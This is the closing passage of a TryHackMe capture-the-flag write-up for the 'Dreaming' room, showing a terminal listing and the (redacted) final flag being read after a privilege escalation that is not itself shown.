
And as you can see we're able to escalate our privilege successfully lets Cat the Morpheus's flag and submit it to end this challenge

Morpheus's Flag

```
morpheus@dreaming:~$ ls
kingdom morpheus_flag.txt restore.py
morpheus@dreaming:~$ cat morpheus_flag.txt
[REDACTED]
morpheus@dreaming:~$ 
```

Here's the final flag and with this the challenge done we have found all three flags

TryHackMe



My TryHackMe bugged out at that last moment so it skipped my complete page and redirected me here that's why i can't paste that image here.